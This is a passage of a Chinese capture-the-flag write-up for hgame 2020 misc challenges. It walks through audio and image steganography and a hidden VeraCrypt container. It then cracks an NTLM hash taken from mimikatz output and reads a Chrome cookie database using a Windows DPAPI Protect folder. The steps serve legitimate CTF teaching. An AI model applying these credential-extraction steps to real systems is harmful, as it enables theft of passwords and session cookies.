

flag.7z
Unlasting.mp3
ENCRYPTO
Encrypt the Files You Send
Drop or Add Files or Folders to Get Started

尝试利用该软件加密任意一个文件，得到的加密后文件的扩展名为.crypto。打开flag.7z，发现其中压缩着一个flag.crypto。尝试解压，发现该压缩文件有密码。猜想三个音频文件中应该藏有压缩包密码和flag.crypto解密密码。

使用播放器播放三个音频文件，均无不自然感，所以排除音频文件频率存在修改或人为插入摩尔斯电码/高低电平二进制码等情况。在播放Unlasting.mp3时，发现封面似乎被修改过：



利用Mp3tag (https://www.mp3tag.de/en/) 提取出封面。



Mp3tag v3.00 - D:\VidarProj\hgame2020_misc\WEEK3\D\TripleStegano_7dAn8ZPRpW8oACSEb4OeqltyssFZgML2\

专辑集艺术家

作曲家

CD号

目录


D:\VidarProj\hgame2020_misc\WEEK3\I

image/png
640x640
19 KB
Front Cover

文件名	路径	标签	标题
Unlasting.mp3	D:\VidarProj\hgame2...	ID3v2.3 (ID3v1 ID3v2.3)	Unlasting

就绪 1 (00:04:55 \| 11.2MB) 1 (00:04:55 \| 11.2MB)

可判断出其为PDF417条码。通过扫描工具 (https://online-barcode-reader.inliteresearch.com/) 可以得到其中的信息：


Free Online Barcode Reader

To get such results using ClearImage SDK use TBR Code 103.

If your **business** application needs barcode recognition capabilities,
email your technical questions to support@inliteresearch.com
email your sales inquiries to sales@inliteresearch.com

File: folder.png New File
Pages: 1 Barcodes: 1


Barcode: 1 of 1 Type: Pdf417
Length: 25 Rotation: none
Module: 5.2pix Rectangle: {X=9,Y=215,Width=621,Height=210}


Page 1 of 1

```
AES key: 1ZmmeaLL^Typbcg3
```

```
AES key: 1ZmmeaLL^Typbcg3
```

通过“AES Key”猜想其为解密flag.crypto时需要的密码。通过“You know LSB.wav”的文件名可知，该音频LSB内存在隐藏的数据。使用SilentEye (https://sourceforge.net/projects/silenteye/) 提取出LSB区域内的数据：


SilentEye
File Edit Media ?
Play
Stop
Audio file
You know LSB.wav
Decode
Property
Encode


Decode message: D:/VidarProj/hgame2020_misc/WEEK3/D/TripleStegano_7dAn8ZPRpW8o...

Media's encoding format : WAVE

Options

Sound quality: 93.75% normal

Decoded message

Stegano key: uFSARLVNwVIewCY5

CharSet: UTF8 ☐ Encrypted data ☑ Compressed data

```
Stegano key: uFSARLVNwVIewCY5
```

由“Stegano”的提示，猜想“上裹与手抄卷.mp3”通过MP3Stego (https://www.petitcolas.net/steganography/mp3stego/) 隐藏了数据。利用工具结合Key进行提取，命令如下：

```
Decode.exe -X -P uFSARLVNwVIewCY5 上裹与手抄卷.mp3 out.wav hide.txt
```

得到hide.txt的内容如下：

```
Zip Password: VvLvmGjpJ75GdJDP
```

这便是flag.7z的解压密码。解压flag.crypto并解密得最终flag：

```
hgame{i35k#zIewynLC0zfQur!*H9V$JiMVWmL}
```

日常

- 考点：盲水印、ogg藏zip、VeraCrypt基本用法、NTLM Hash破解、Chrome Cookie读取
- 分值：300
- 出题人：ObjectNotFound

首先解压附件得到两个图片和一个音频文件。观察规律，发现图片的文件名，一个有“Origin”一词，一个名为“Blind”，结合盲水印需要同时利用原始图片和隐藏信息后的图片这一特点，可判断其使用盲水印进行信息隐藏。

下载工具 (https://github.com/chishaxie/BlindWaterMark)，并使用命令提取水印。命令如下：

```
D:\Develop-Env\PythonENV\Anaconda2\python.exe bwm.py decode
Origin_pixivArtwork75992170.png Blind.png wm.png
```


得到wm.png：

放大后可以看到水印加密的内容：

```
Veracrypt Password is
X0YAlGDuZF$echCy
```

由于字体问题，因此存在字母混淆，诸如大写i（I）和小写l（l）等字母之间不容易区分。多尝试几种组合，可找出正确的密码。由密码前的提示“VeraCrypt”，可知其为VeraCrypt加密容器的解密密码。随后对“横豎撇點折_av85002656.ogg”进行进一步分析。


该音频文件可以正常播放，因此排除直接将容器文件改扩展名的可能性。因此考虑使用binwalk检测并提取音频文件内可能藏有的文件。



```
objectnotfound@DESKTOP-GS33FIA:/mnt/d/VidarProj/hgame2020_misc/WEEK3/A/Fortune_4m6UOmk0sL00DBjeCcdqnfsxuPAiaAWM$ binwalk -e 橫豎撇點折_av85002656.ogg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
9738796       0x949A2C        Zip archive data, at least v1.0 to extract, compressed size: 5242880, uncompressed size: 5242880, name: Container
14981806      0xE49AAE        End of Zip archive, footer length: 22
```

可见其成功提取出一个压缩文件，压缩着一个名为“Container”的文件，这就是我们要找的加密容器。

随后使用VeraCrypt挂载加密容器：



为 D:\VidarProj\hgame2020_misc\WEEK3\A\Fortune_4m6UOm...\Container 输入密码

密码： X0YAlGDuZF$echCy

PKCS-5 PRF： 自动检测


☐ TrueCrypt 模式

☐ 使用 PIM

☐ 在内存中缓存密码和密钥文件(A)

☑ 显示密码(D)

☐ 使用密钥文件(S)




盘符	加密卷	大小	加密算法	类型
A:				
B:				
E:				
F:				
G:				
H:				
I:	D:\VidarProj\hgame2020...\Container	4.8 MB	AES(Twofish(Serpent))	常规
J:				
K:				
L:				
M:				

加密卷: D:\VidarProj\hgame2020_misc\WEEK3\A\Fortune_4m6UOmk0

☑ 从不保留历史记录(R)

显示加载成功。访问虚拟分区，可以得到如下图的三个文件：



System Volume Information
回收站
Cookies
ObjectNF-PC.txt
S-1-5-21-3375469711-1363829938-1291733684-1001.zip

Cookie为Chrome浏览器的Cookie数据库（其实是SQLite），ObjectNF-PC.txt保存的是mimikatz工具提取Windows密码时的输出（SHA1与明文部分被替换成了星号），S开头的便是原Windows系统的Protect文件夹了。

下面给出两种做法，以供参考：


法一

使用第三方工具（这里以ChromeCookiesView https://www.nirsoft.net/utils/chrome_cookies_view.html 为例）读取Cookie。

首先在txt中得到NTLM Hash：


```
* NTLM      : 1563a49a3d594ba9c034ee831161dfde
```

随后找到该Hash对应的明文：


密文：1563a49a3d594ba9c034ee831161dfde
类型：NTLM


查询结果：
happy2020

